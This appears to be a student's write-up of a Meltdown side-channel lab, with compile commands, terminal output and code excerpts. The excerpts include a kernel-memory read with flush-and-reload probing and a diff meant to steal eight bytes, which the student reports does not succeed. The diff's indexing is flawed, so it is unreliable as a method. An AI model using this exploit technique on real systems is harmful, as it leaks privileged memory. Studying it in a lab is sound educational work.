
Compile using `gcc -march=native KernelMemoryAccessTest.c -o KernelMemoryAccessTest


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native KernelMemoryAccessTest.c -o KernelMemoryAccessTest
KernelMemoryAccessTest.c: In function ‘main’:
KernelMemoryAccessTest.c:5:5: warning: implicit declaration of function ‘printf’ [-Wimplicit-function-declaration]
    5 |     printf("I have reached here.\n");
      |     ^~~~~~
KernelMemoryAccessTest.c:5:5: warning: incompatible implicit declaration of built-in function ‘printf’
KernelMemoryAccessTest.c:1:1: note: include ‘<stdio.h>’ or provide a declaration of ‘printf’
  +++ |+#include <stdio.h>
    1 | int main()
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime    ExceptionHandling.c  FlushReload.c           KernelMemoryAccessTest.c  MeltdownAttack.c      MeltdownKernel.c   MeltdownKernel.mod    MeltdownKernel.mod.o  Module.symvers
CacheTime.c  FlushReload          KernelMemoryAccessTest  Makefile                  MeltdownExperiment.c  MeltdownKernel.ko  MeltdownKernel.mod.c  MeltdownKernel.o      modules.order
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Screenshots

Execution fails


Terminal - seed@network-security-seedl
File Edit View Terminal Tabs Help


```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./KernelMemoryAccessTest
Segmentation fault (core dumped)
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./KernelMemoryAccessTest
Segmentation fault (core dumped)
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./KernelMemoryAccessTest
Segmentation fault (core dumped)
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./KernelMemoryAccessTest
Segmentation fault (core dumped)
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./KernelMemoryAccessTest
Segmentation fault (core dumped)
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Task 5

How do you compile the code for this task

Compile ExceptionHandling.c by running


`gcc -march=native ExceptionHandling.c -o ExceptionHandling`


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native ExceptionHandling.c -o ExceptionHandling
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Screenshots

Execution is successfully continued after the memory access violation



Terminal - seed@network-secur
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./ExceptionHandling
Memory access violation!
Program continues to execute.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Task 6


How do you compile the code for this task

Update line 92 in *MeltdownExperiment.c* with the address found in Task 3 (0x49f9dadb in this case)



```
90
91        if (sigsetjmp(jbuf, 1) == 0) {
92            meltdown(0x49f9dadb);
93        }
```


To compile, run `gcc -march=native MeltdownExperiment.c -o MeltdownExperiment`


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime          ExceptionHandling.c  KernelMemoryAccessTest    MeltdownAttack.c      MeltdownKernel.c    MeltdownKernel.mod.c  Module.symvers
CacheTime.c        FlushReload          KernelMemoryAccessTest.c  MeltdownExperiment    MeltdownKernel.ko   MeltdownKernel.mod.o  modules.order
ExceptionHandling  FlushReload.c        Makefile                  MeltdownExperiment.c  MeltdownKernel.mod  MeltdownKernel.o
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```


Screenshots

Execution is successful when CACHE_HIT_THRESHOLD is set to 80


Terminal - seed@network-security
File Edit View Terminal Tabs Help


```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

When CACHE_HIT_THRESHOLD is set too low(10), we do not receive any results


Terminal - seed@network-securit
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

When CACHE_HIT_THRESHOLD is set too high (203), we receive more than one result



Terminal - seed@network-security
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
array[66*4096 + 1024] is in cache.
The Secret = 66.
array[144*4096 + 1024] is in cache.
The Secret = 144.
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Task 7.1


How do you compile the code for this task

Make the change on line 53 of *MeltdownExperiment.c* as described in Task 7.1



```
47    void meltdown(unsigned long kernel_data_addr)
48    {
49      char kernel_data = 0;
50
51      // The following statement will cause an exception
52      kernel_data = *(char*)kernel_data_addr;
53      array[kernel_data * 4096 + DELTA] += 1;
54    }
```


Compile using `gcc -march=native MeltdownExperiment.c -o MeltdownExperiment`


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime         ExceptionHandling.c  KernelMemoryAccessTest    MeltdownAttack.c      MeltdownKernel.c    MeltdownKernel.mod.c  Module.symvers
CacheTime.c       FlushReload          KernelMemoryAccessTest.c  MeltdownExperiment    MeltdownKernel.ko   MeltdownKernel.mod.o  modules.order
ExceptionHandling FlushReload.c        Makefile                  MeltdownExperiment.c  MeltdownKernel.mod  MeltdownKernel.o
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$
```

Screenshots

Execution is unsuccessful despite multiple attempts



Terminal - seed@network-security-seed
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownExperiment
Memory access violation!
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$
```

Task 7.3


How do you compile the code for this task

Update line 103 in *MeltdownExperiment.c* with the address found in Task 3 (0x49f9dadb in this case)



```
 99    // Flush the probing array
100    for (j = 0; j < 256; j++)
101      _mm_clflush(&array[j * 4096 + DELTA]);
102
103    if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0x49f9dadb); }
104
105    reloadSideChannelImproved();
```

Make necessary changes shown in the following GitHub diff to try and steal more than 1 byte from kernel memory.




Update MeltdownAttack.c with trying to steal 8 bytes
main
austinc3030 committed 9 minutes ago
1 parent 77e83ed commit eb1c8b3

Showing 1 changed file with 14 additions and 4 deletions.

18 src/MeltdownAttack.c

```
          @@ -44,7 +44,7 @@ void reloadSideChannelImproved()
 44   44    }
 45   45    /*********************** Flush + Reload ***********************/
 46   46
 47      - void meltdown_asm(unsigned long kernel_data_addr)
      47 + void meltdown_asm(unsigned long kernel_data_addr, int byte_index_to_steal)
 48   48    {
 49   49       char kernel_data = 0;
 50   50
          @@ -61,7 +61,7 @@ void meltdown_asm(unsigned long kernel_data_addr)
 61   61
 62   62       // The following statement will cause an exception
 63   63       kernel_data = *(char*)kernel_data_addr;
 64      -     array[kernel_data * 4096 + DELTA] += 1;
      64 +     array[kernel_data * 4096 + DELTA + byte_index_to_steal] += 1;
 65   65    }
 66   66
 67   67    // signal handler
          @@ -71,7 +71,7 @@ static void catch_segv()
 71   71       siglongjmp(jbuf, 1);
 72   72    }
 73   73
 74      - int main()
      74 + int attempt_to_steal_byte(int byte_index_to_steal)
 75   75    {
 76   76      int i, j, ret = 0;
 77   77
          @@ -100,7 +100,7 @@ int main()
100  100            for (j = 0; j < 256; j++)
101  101                    _mm_clflush(&array[j * 4096 + DELTA]);
102  102
103      -          if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0x49f9dadb); }
     103 +          if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0x49f9dadb, byte_index_to_steal); }
104  104
105  105            reloadSideChannelImproved();
106  106      }
          @@ -114,5 +114,15 @@ int main()
114  114      printf("The secret value is %d %c\n", max, max);
115  115      printf("The number of hits is %d\n", scores[max]);
116  116
     117 +    return max;
     118 + }
     119 +
     120 + int main()
     121 + {
     122 +    int num_bytes_to_steal = 8;
     123 +
     124 +    for (int i = 0;i < num_bytes_to_steal; i++)
     125 +      attempt_to_steal_byte(i);
     126 +
117  127      return 0;
118  128    }
```


To compile, run `gcc -march=native MeltdownAttack.c -o MeltdownAttack`


Terminal - seed@network-security-seedlabs: ~/Desktop/meltdown_m11809075/src
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ gcc -march=native MeltdownAttack.c -o MeltdownAttack
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ls
CacheTime          ExceptionHandling.c  KernelMemoryAccessTest    MeltdownAttack      MeltdownExperiment.c  MeltdownKernel.mod    MeltdownKernel.o
CacheTime.c        FlushReload          KernelMemoryAccessTest.c  MeltdownAttack.c    MeltdownKernel.c      MeltdownKernel.mod.c  Module.symvers
ExceptionHandling  FlushReload.c        Makefile                  MeltdownExperiment  MeltdownKernel.ko     MeltdownKernel.mod.o  modules.order
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ 
```

Screenshots

While the attack runs, it does not appear to succeed. I am not sure if this is due to my implementation being faulty, the countermeasure in the OS as described in the note from SEEDLabs in their updated version of this attack/document, or some sort of protection in Google Cloud's VM infrastructure. When running their code unmodified, the secret value is reported as a 0, which does not correspond with the secret placed into memory in *MeltdownKernel.c.*


Terminal - seed@network-security-s
File Edit View Terminal Tabs Help

```
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownAttack
The secret value is 0
The number of hits is 41
The secret value is 0
The number of hits is 52
The secret value is 0
The number of hits is 45
The secret value is 0
The number of hits is 46
The secret value is 0
The number of hits is 35
The secret value is 0
The number of hits is 23
The secret value is 0
The number of hits is 18
The secret value is 0
The number of hits is 26
seed@network-security-seedlabs:~/Desktop/meltdown_m11809075/src$ ./MeltdownAttack
The secret value is 0
The number of hits is 39
The secret value is 0
